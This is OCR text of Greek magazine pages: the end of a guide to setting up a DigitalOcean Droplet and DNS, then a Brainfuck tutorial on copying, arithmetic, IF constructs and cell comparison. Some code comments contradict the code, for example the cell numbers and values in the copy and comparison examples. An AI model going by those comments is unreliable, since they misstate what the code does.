
Μετά από όλη αυτή τη συζήτηση και την προετοιμασία, η δημιουργία του Droplet γίνεται με ένα κλικ στο μεγάλο κουμπί "Create Droplet". Για τη σύνδεση σε κάποια υπηρεσία του VPS αρκεί να γνωρίζουμε το δημόσιο IP του, το οποίο φαίνεται με κλικ πάνω στο όνομα του Droplet, στο web panel της DigitalOcean. Υπόψη ότι αν έχετε κάποιο domain που θέλετε να αντιστοιχίσετε στο IP του Droplet, μπορείτε να το κάνετε από τον DNS manager που παρέχει η εταιρεία. (Αν πάλι δεν έχετε domain, ίσως σας ενδιαφέρει αυτό το αρθράκι: `http://deltahacker.gr/?p=13053`.) Μην ξεχάσετε να ενημερώσετε και τον registrar, ορίζοντας τους name servers της DigitalOcean για το domain (ns1.digitalocean.com, ns2.digitalocean.com και ns3.digitalocean.com). Το υπογραμμίζουμε αυτό διότι για κάποιον περίεργο λόγο ορισμένοι ξεχνούν το συγκεκριμένο βήμα – και μετά αναρωτιούνται τι δεν πάει καλά. Στη δική μας περίπτωση είχαμε ήδη φροντίσει για τις ρυθμίσεις DNS του parabing.com (το web site σερβίρεται από άλλο ένα Droplet), οπότε πήγαμε σ' αυτές και προσθέσαμε ένα νέο A-record για το eyjafjallajokull. Έτσι, το eyjafjallajokull.parabing.com αντιστοιχούσε πλέον στη δημόσια διεύθυνση IP του ολοκαίνουργιου VPS.

Η συνέχεια

Στο άρθρο που αρχίζει από τη σελίδα 46 κάνουμε την πρώτη μας απομακρυσμένη σύνδεση, μέσω SSH, στο `eyjafjallajokull.parabing.com`. Ενημερώνουμε το λειτουργικό, πραγματοποιούμε μερικές απαραίτητες ρυθμίσεις στο σύστημα κι ενισχύουμε σημαντικά την ασφάλειά του. Πολλά από όσα θα δούμε έχει νόημα να γίνονται *σε κάθε* νέο VPS, ώστε ήδη από την αρχή να αποκλείουμε ένα μεγάλο ποσοστό δυνητικών κινδύνων.



Skill: Advanced
Tags: programming, esoteric languages, minimalistic languages, pointers



by multiPetros

Brainf*ck [μέρος 2ο]

Το να εφευρίσκει κανείς τον τροχό, ξανά και ξανά, είναι τις περισσότερες φορές κουραστικό και αντιπαραγωγικό. Μερικές φορές όμως μπορεί να γίνει συναρπαστικό. Συνεχίζοντας τη μύηση στον κόσμο Brainfuck, θα προχωρήσουμε σ' ορισμένα πιο σύνθετα ζητήματα: Θα υλοποιήσουμε τους τελεστές και τις δομές ελέγχου που υπάρχουν σε όλες τις "φυσιολογικές" γλώσσες προγραμματισμού.

Στο άρθρο που αρχίζει από τη σελίδα 26, για την υλοποίηση του "Hello World!" χρησιμοποιήσαμε τις εντολές μετακίνησης του δείκτη. Παρά τη γενική σύγχυση που μπορεί να προκαλέσει η εκτεταμένη χρήση των συγκεκριμένων εντολών, η λειτουργία τους γίνεται εύκολα κατανοητή. Με λίγη προσοχή και άλλη τόση υπομονή, είναι εύκολο να παρακολουθήσει κανείς τις μεταβολές του δείκτη και, κατ' επέκταση, το πώς τροποποιούνται τα δεδομένα της μνήμης. Τώρα που πήραμε μια πρώτη γεύση από το χειρισμό του δείκτη, μπορούμε να εξετάσουμε πιο προχωρημένες τεχνικές. Μη φαντάζεστε τεχνικές σχεδίασης γραφικών και σχηματισμού σκιών. Μιλάμε για τις απλές πράξεις και τις βασικές δομές ελέγχου. Μην ξεχνάτε άλλωστε ότι η Brainfuck δεν πήρε τυχαία το όνομά της.

Αντιγραφή τιμών

Πρώτα απ' όλα θα δούμε πώς μπορούμε να αντιγράψουμε την τιμή ενός κελιού σε ένα άλλο. Χρησιμοποιώντας την κλασική ορολογία, θα δούμε πώς μπορούμε να εκχωρήσουμε την τιμή μιας μεταβλητής σε μια άλλη. Στην PHP, για παράδειγμα, θα δίναμε κάτι τέτοιο:

```
$my_variable_A = $my_variable_B;
```

Για να πετύχουμε κάτι τέτοιο στην Brainfuck πρέπει να χρησιμοποιήσουμε ένα βοηθητικό κελί. Συνολικά δηλαδή θα χρειαστούμε τρία κελιά: ένα για κάθε μεταβλητή και το βοηθητικό. Ας υποθέσουμε ότι η τιμή που θέλουμε να αντιγράψουμε βρίσκεται στο κελί 0 και ας δούμε τον κώδικα που δημιουργεί ένα αντίγραφο αυτής της τιμής:

```
+++++  Τιμή προς αντιγραφή (π.χ. το 5)
[      Έναρξη βρόχου
   >+     Μετάβαση στο κελί 1 και αύξηση της τιμής
   >+     Μετάβαση στο κελί 2 και αύξηση της τιμής
   <<-    Επιστροφή σε κελί 0 και μείωση τιμής
]           Επανάληψη μέχρι να μηδενιστεί το κελί 0
>>     Μετάβαση στο κελί 2
[      Έναρξη βρόχου
   -      Μείωση τιμής κελιού 2
   <<+    Μετάβαση στο κελί 0 και αύξηση της τιμής
   >>     Επιστροφή σε κελί 2
]      Επανάληψη μέχρι να μηδενιστεί το κελί 2
```

Αρχικά αντιγράψαμε την τιμή του κελιού 0 στα κελιά 2 και 3, αλλά την ίδια στιγμή, μηδενίσαμε το κελί 0. Έτσι, ολοκληρώσαμε την αντιγραφή μεταφέροντας την τιμή του κελιού 2 στο κελί 0. Όπως καταλαβαίνετε, το κελί 1 αποτέλεσε τον προορισμό της αντιγραφής, ενώ το κελί 2 ήταν το βοηθητικό. Αν απομακρύνουμε τα σχόλια, ο κώδικας της αντιγραφής παίρνει την ακόλουθη μορφή:

```
+++++[>+>+<<-]>>[-<<+>>]
```

Αριθμητικές πράξεις

Σε ένα οποιοδήποτε πρόγραμμα, εκτός από το να αποθηκεύουμε τιμές σε διάφορες μεταβλητές, θέλουμε να κάνουμε και πράξεις. Αυτός είναι άλλωστε και ο λόγος για τον οποίο αποθηκεύουμε τις τιμές. Ας ξεκινήσουμε με την πρόσθεση, που στην PHP γίνεται με τον εξής απλούστατο τρόπο:

```
$a = $a + $b ;
// ή ισοδύναμα...
$a += $b ;
```

Στην Brainfuck, όπως υποψιάζεστε, αυτή η τόσο απλή πράξη απαιτεί λίγο παραπάνω κόπο. Θα επιστρατεύσουμε και πάλι ένα βοηθητικό κελί (το 2) και θα προσθέσουμε την τιμή του κελιού 1 σε αυτήν του κελιού 0. Απολαύστε τον κώδικα:


```
+++    Τιμή στην οποία θα προστεθεί το κελί 1
>++    Κελί 1: Τιμή που θα προστεθεί στο κελί 0
[      Έναρξη βρόχου
   <+     Μετάβαση στο κελί 0 και αύξηση τιμής
   >>+    Μετάβαση στο κελί 2 και αύξηση τιμής
   <-     Μετάβαση στο κελί 1 και μείωση τιμής
]      Επανάληψη μέχρι να μηδενιστεί το κελί 1
>      Μετάβαση στο κελί 2
[      Έναρξη βρόχου
   -      Μείωση τιμής κελιού 2
   <+     Μετάβαση στο κελί 1 και αύξηση τιμής
   >      Μετάβαση στο κελί 2
]      Επανάληψη μέχρι να μηδενιστεί το κελί 2
```

Δείτε τον κώδικα χωρίς τα περιττά (!;) σχόλια:

```
+++>++[<+>>+<-]>[-<+>]
```

Όπως διαπιστώσατε, για να προσθέσουμε την τιμή του κελιού 1 σε αυτήν του κελιού 0, υποχρεωθήκαμε να μηδενίσουμε το κελί 1. Ακριβώς γι' αυτό, φροντίσαμε να αντιγράψουμε την τιμή του στο βοηθητικό κελί 2. Φυσικά, στο τέλος δεν παραλείψαμε να πραγματοποιήσουμε και την αντίστροφη μεταφορά (από το κελί 2 στο κελί 1).

Η αφαίρεση υλοποιείται με τον ίδιο μηχανισμό. Αν υποθέσουμε ότι το κελί 0 είναι ο αφαιρετέος και το κελί 1 είναι ο αφαιρέτης (keli0 = keli0 - keli1), επαναλαμβάνουμε τον κώδικα που είδαμε προηγουμένως και σε κάθε επανάληψη του πρώτου βρόχου, αντί να αυξάνουμε την τιμή του κελιού 0 τη μειώνουμε. Τον πολλαπλασιασμό τον έχουμε μελετήσει ήδη. Αναρωτιέστε πότε; Μα, όταν παρουσιάσαμε το "Hello World!". Εν ολίγοις, ο πολλαπλασιασμός επιτυγχάνεται με την επανάληψη των απαιτούμενων αυξήσεων.



Το λιτό περιβάλλον του "Brainfuck Developer" κατάφερε να κερδίσει την καρδιά μας, κυρίως χάρη στην αμεσότητα που προσφέρει. Το γεγονός ότι δεν παράγει εκτελέσιμα δεν μας πτόησε καθόλου, ούτε μείωσε τη χαρά του παιχνιδιού με τη Brainfuck.

Έλεγχος αν...

Εκτός από τους βασικούς αριθμητικούς τελεστές, η Brainfuck στερείται και κάποιων μηχανισμών που δεν απουσιάζουν από καμία άλλη γλώσσα. Τι γίνεται, ας πούμε, με τη δομή switch; Ας μην το χοντραίνουμε όμως! Η Brainfuck δεν έχει ούτε καν τους απλούς ελέγχους IF. Τώρα ενδέχεται να διαμαρτυρηθείτε – και δικαίως. Η αλήθεια είναι ότι η εντολή έναρξης βρόχου ([) πραγματοποιεί κάτι παραπλήσιο με αυτό που θέλουμε: Ελέγχει αν η τιμή του τρέχοντος κελιού είναι 0 ή όχι και είτε συνεχίζει την εκτέλεση από την επόμενη γραμμή είτε μεταπηδά στην αντίστοιχη δεξιά αγκύλη. Ο αντίστοιχος κώδικας σε PHP θα ήταν κάπως έτσι:

```
While ($current_cell != 0) {
    ...
    ...
}
```

Η παραπάνω δομή μοιάζει κάπως με τον έλεγχο IF, αλλά δεν πρέπει να ξεχνάμε ότι πρόκειται για κάτι διαφορετικό: Για ένα βρόχο επαναλήψεων. Αυτό σημαίνει ότι το μπλοκ του κώδικα ενδέχεται να εκτελεστεί παραπάνω από μία φορές και όχι ακριβώς μία, όπως θα συνέβαινε με έναν έλεγχο IF. Σκεφτείτε, λοιπόν, την περίπτωση που θέλουμε να υλοποιήσουμε κάτι τέτοιο:

```
If ($current_cell != 0) {
    ...
    ...
}
```

Για να πετύχουμε κάτι παρόμοιο στη Brainfuck θα χρειαστούμε ένα βοηθητικό κελί. Η τιμή αυτού του κελιού είναι αδιάφορη, αλλά πρέπει να θυμόμαστε ότι θα καταστραφεί. Αν χρησιμοποιήσουμε το κελί 1 σαν βοηθητικό, ο κώδικας για τον παραπάνω έλεγχο έχει ως εξής:

```
[       Έναρξη βρόχου, αν το κελί 0 *δεν* είναι μηδέν
    ...     Κώδικας που εκτελείται όταν το κελί 0 *δεν* είναι μηδέν
    >       Μετάβαση στο κελί 1 (βοηθητικό)
    [-]     Επαναλαμβανόμενες μειώσεις μέχρι να μηδενιστεί
]       Έξοδος από το βρόχο!
```

Τι λέτε; Το καινούργιο κόλπο φαίνεται στην προτελευταία γραμμή του βρόχου. Αφού μεταβούμε στο βοηθητικό κελί, ξεκινάμε ένα δεύτερο βρόχο που περιλαμβάνει μόνο την εντολή μείωσης. Ο φωλιασμένος βρόχος θα τερματιστεί όταν το τρέχον κελί μηδενιστεί. Αμέσως μετά, όμως, θα τερματιστεί και ο εξωτερικός βρόχος. Τελικά, η ακολουθία εντολών '[-]' λειτουργεί σαν τη γνωστή εντολή break. Με τη βοήθεια αυτού του χειροποίητου break, εξασφαλίζουμε ότι ο κώδικας που περικλείεται στο εξωτερικό ζεύγος αγκυλών θα εκτελεστεί μόνο μια φορά.

Σύγκριση κελιών

Για την ώρα έχουμε μάθει να ελέγχουμε αν ένα κελί έχει μηδενική τιμή ή όχι. Αυτός ο έλεγχος είναι χρήσιμος, αλλά δεν αρκεί. Υπάρχει ένας εξίσου απλός έλεγχος, ο οποίος παρουσιάζει ακόμα μεγαλύτερη χρησιμότητα. Πρόκειται για τη σύγκριση δύο τιμών και την εκτέλεση ενός τμήματος κώδικα, ανάλογα με το ποια τιμή είναι μεγαλύτερη. Πριν παρουσιάσουμε την υλοποίηση των συγκρίσεων πρέπει να εξετάσουμε μια φαινομενικά άσχετη τεχνική, η οποία όμως θα φανεί ιδιαίτερα χρήσιμη στη συνέχεια. Πρόκειται για ένα κολπάκι με το οποίο εντοπίζουμε το πρώτο κελί, είτε προς τα "αριστερά" είτε προς τα "δεξιά", που έχει μηδενική τιμή. Ο κώδικας που πετυχαίνει τον εντοπισμό είναι ιδιαίτερα απλός:

```
[>]   συνεχής μετακίνηση προς τα δεξιά, μέχρι να βρεθεί μηδενικό κελί
[<]   συνεχής μετακίνηση προς τα αριστερά, μέχρι να βρεθεί μηδενικό κελί
```

Όπως βλέπετε, για να βρούμε το πλησιέστερο μηδενικό κελί χρησιμοποιούμε έναν μικρό βρόχο. Μέσα στο βρόχο πραγματοποιούμε μόνο τη μετακίνηση προς την επιθυμητή κατεύθυνση. Ξέρουμε ότι αυτό το κόλπο μοιάζει τόσο ενδιαφέρον, όσο και άχρηστο για το ζήτημα των συγκρίσεων. Σε λίγο όμως θα διαπιστώσετε ότι είναι απολύτως απαραίτητο.

Για να πετύχουμε τη σύγκριση δύο τιμών στη Brainfuck, χρειαζόμαστε έξι διαδοχικά κελιά. Στο πρώτο πρέπει να βάλουμε την τιμή 0, στο δεύτερο την τιμή 1 και στο τρίτο την τιμή 0. Στα επόμενα δύο κελιά πρέπει να τοποθετήσουμε τους αριθμούς που θέλουμε να συγκρίνουμε, ενώ στο έκτο πρέπει να δώσουμε και πάλι την τιμή μηδέν...

```
>++     Μετάβαση στο κελί 1 και ορισμός τιμής 1
>>++    Μετάβαση στο κελί 3 και ορισμός τιμής 2
>+++++  Μετάβαση στο κελί 2 και ορισμός τιμής 5

Χάρτης μνήμης:
K0=0 | K1=1 | K2=0 | K3=2 | K4=4 | K5=0

Τα κελιά 0, 2 και 5, όπως όλα τα κελιά της μνήμης,
μηδενίζονται κατά την έναρξη του προγράμματος

<       Μετάβαση στο κελί 3
[       Έναρξη βρόχου
   -       Μείωση τιμής στο τρέχον κελί
   >-      Μετάβαση στο κελί 4 και μείωση
   [>]     Εύρεση πρώτου μηδενικού κελιού προς τα δεξιά
   <<      Μετάβαση 2 κελιά προς τα αριστερά (πίσω)
]       Τερματισμός βρόχου
```

Μετά την αποθήκευση των επιθυμητών τιμών, μεταβαίνουμε στο κελί με τον πρώτο προς σύγκριση αριθμό και ξεκινάμε ένα βρόχο. Μέσα στο βρόχο μειώνουμε κατά μία μονάδα τους δύο αριθμούς και μεταβαίνουμε στο πρώτο μηδενικό κελί προς τα δεξιά. Ακολούθως μεταβαίνουμε δύο κελιά προς τα πίσω κι επαναλαμβάνουμε το βρόχο με τις μειώσεις. Αναρωτιέστε σε τι ωφελούν αυτές οι μανούβρες;

Αν ο αριθμός στο κελί 3 είναι μικρότερος από τον αριθμό στο κελί 4, θα μηδενιστεί πρώτος. Συγκεκριμένα, σε κάποια από τις επαναλήψεις του βρόχου το κελί 3 θα μηδενιστεί, ενώ το κελί 4 θα έχει μη μηδενική τιμή. Αμέσως μετά, αναζητώντας το πρώτο μηδενικό κελί προς τα δεξιά, θα καταλήξουμε στο κελί 5. Κι όταν στη συνέχεια κάνουμε δύο βήματα πίσω (προς τα αριστερά), θα βρεθούμε στο κελί 3. Αυτό το κελί όμως έχει μηδενιστεί κι έτσι ο βρόχος των μειώσεων θα τερματιστεί. Με λίγα λόγια, αν ο αριθμός στο κελί 3 είναι μικρότερος ο βρόχος θα τερματιστεί, με το δείκτη μνήμης να παραπέμπει στο κελί 3. Ας εξετάσουμε τώρα και την άλλη περίπτωση.

Αν ο αριθμός στο κελί 3 είναι μεγαλύτερος από τον αριθμό στο κελί 4, σε κάποια από τις επαναλήψεις του βρόχου θα μηδενιστεί το κελί 4, ενώ το κελί 3 θα έχει μη μηδενική τιμή. Στη συνέχεια, αναζητώντας το πρώτο μηδενικό κελί προς τα δεξιά και εφόσον το κελί στο οποίο βρισκόμαστε (κελί 4) έχει ήδη μηδενιστεί, δεν θα μετακινηθούμε καθόλου! Έτσι, κάνοντας δύο βήματα πίσω (προς τα αριστερά) θα καταλήξουμε στο κελί 2. Αυτό το κελί, όμως, έχουμε φροντίσει εξαρχής να είναι μηδενισμένο. Κατά συνέπεια, ο βρόχος των μειώσεων θα τερματιστεί. Τελικά, αν ο αριθμός στο κελί 3 είναι μεγαλύτερος, ο βρόχος θα τερματιστεί με το δείκτη μνήμης να παραπέμπει στο κελί 2. Το ίδιο θα συμβεί και στην περίπτωση που οι δύο αριθμοί είναι ίσοι.

Ωραία όλα αυτά, θα πείτε, αλλά σε τι ωφελούν; Η αλήθεια είναι ότι ο κώδικας που είδαμε δεν είναι ολοκληρωμένος. Στις παραπάνω γραμμές κώδικα, πρέπει να προσθέσουμε τις ακόλουθες:

```
<<      Μετάβαση 2 κελιά προς τα αριστερά
[       Εκτέλεση αν κελί_3 < κελί_4
   ...
]
```

Θυμηθείτε τι είπαμε προηγουμένως. Αν ο αριθμός στο κελί 3 είναι μικρότερος, ο δείκτης μνήμης θα καταλήξει να παραπέμπει στο κελί 3. Διαφορετικά, ο δείκτης μνήμης θα καταλήξει να παραπέμπει στο κελί 2. Κάνοντας δύο ακόμα βήματα πίσω (προς τα αριστερά), αν ο αριθμός στο κελί 3 είναι μικρότερος θα καταλήξουμε στο κελί 1. Στην αντίθετη περίπτωση θα καταλήξουμε στο κελί 0. Όμως, το κελί μηδέν έχει την τιμή 0, ενώ το κελί 1 έχει την τιμή 1. (Ουφ!) Επομένως, αν ο αριθμός στο κελί 3 είναι μικρότερος κι έχουμε καταλήξει στο κελί 1, ο τελικός βρόχος θα εκτελεστεί. Στην αντίθετη περίπτωση θα έχουμε καταλήξει στο κελί 0, κι ο τελικός βρόχος δεν θα εκτελεστεί.


Απλό δεν ήταν; Και για το κερασάκι στην τούρτα, αξίζει να σημειώσουμε το εξής: Όταν ο αριθμός στο κελί 3 είναι μεγαλύτερος ή ίσος με τον αριθμό στο κελί 4, στο τέλος της σύγκρισης το κελί 3 θα διατηρεί την διαφορά των δύο. Προφανώς, αν αυτή η διαφορά είναι μηδενική, τότε οι δύο αριθμοί είναι ίσοι. Αυτή τη λεπτομέρεια μπορούμε να την έχουμε κατά νου και να την αξιοποιήσουμε όταν θέλουμε να τσεκάρουμε την ισότητα δύο αριθμών.

Brainfuck IDE;

Όπως θα έχετε καταλάβει, ο προγραμματισμός στη Brainfuck είναι αρκετά σκληρός και απαιτεί μια πολύ διαφορετική λογική από αυτήν που έχουμε αναπτύξει. Ακριβώς γι' αυτό, κατά τη γνώμη μας πάντα, η γλώσσα αποτελεί μια πολύ ενδιαφέρουσα πρόκληση/άσκηση για τη σκέψη. Για καλή μας τύχη, αν και πρόκειται για γλώσσα που δεν χρησιμοποιείται σε αληθινές εφαρμογές, κάποιοι προγραμματιστές έχουν δημιουργήσει ολόκληρα IDE γι' αυτή. Ένα από αυτά είναι το λεγόμενο "Brainfuck Developer", που μπορείτε να κατεβάσετε ελεύθερα από τη διεύθυνση `http://4mhz.de/bfdev.html`. Το εν λόγω πρόγραμμα ενσωματώνει έναν interpreter για τη Brainfuck, όπως επίσης και τις βασικές λειτουργίες ενός debugger. Μέσα από το περιβάλλον του μπορούμε να εκτελούμε προγράμματα σε Brainfuck γραμμή προς γραμμή και, ταυτόχρονα, να παρακολουθούμε τις αλλαγές στη μνήμη. Ένα ακόμα IDE που αξίζει

την προσοχή μας είναι το "Visual Brainfuck", που θα βρείτε στη σελίδα https://sites.google.com/site/visualbf. Το συγκεκριμένο IDE περιλαμβάνει όλες τις δυνατότητες του "Brainfuck Developer", ενώ επιπρόσθετα δημιουργεί κι εκτελέσιμα προγράμματα με τη βοήθεια του ενσωματωμένου compiler. Πάντως, αν δοκιμάσετε τα δύο IDE και καταλήξετε στο πρώτο, μπορείτε να μετατρέψετε τα προγράμματά σας σε εκτελέσιμα με τη βοήθεια ενός εξωτερικού μεταγλωττιστή. Μια καλή λύση αποτελεί ο λεγόμενος Brainfucked, που μπορείτε να κατεβάσετε από το http://spartusch.github.io/legacy-website/html_en/bfd.html. Ο συγκεκριμένος compiler παράγει λιλιπούτεια προγράμματα "COM", που εκτελούνται σε οποιοδήποτε σύστημα Windows μπορείτε να τρέξει 16μπιτο κώδικα.

Η ενασχόληση με την Brainfuck μας χάρισε αρκετά απογεύματα διασκέδασης και ακονίσματος του μυαλού. Ελπίζουμε να την απολαύσετε κι εσείς και περιμένουμε να δούμε τα δικά σας δημιουργήματα :)



Το "Visual Brainfuck" διαθέτει όμορφες απεικονίσεις, οι οποίες ωστόσο δεν είναι ιδιαίτερα χρήσιμες. Θα το χαρακτηρίζαμε απλά φανταιζί! Ο ενσωματωμένος compiler, όμως, αποτελεί μεγάλη ευκολία.

Skill: Intermediate
Tags: swap file, NTP, OpenSSH, iptables, fail2ban, security, hardening



by sub2raw

Ένας server, δύο σύννεφα [μέρος 2/3]

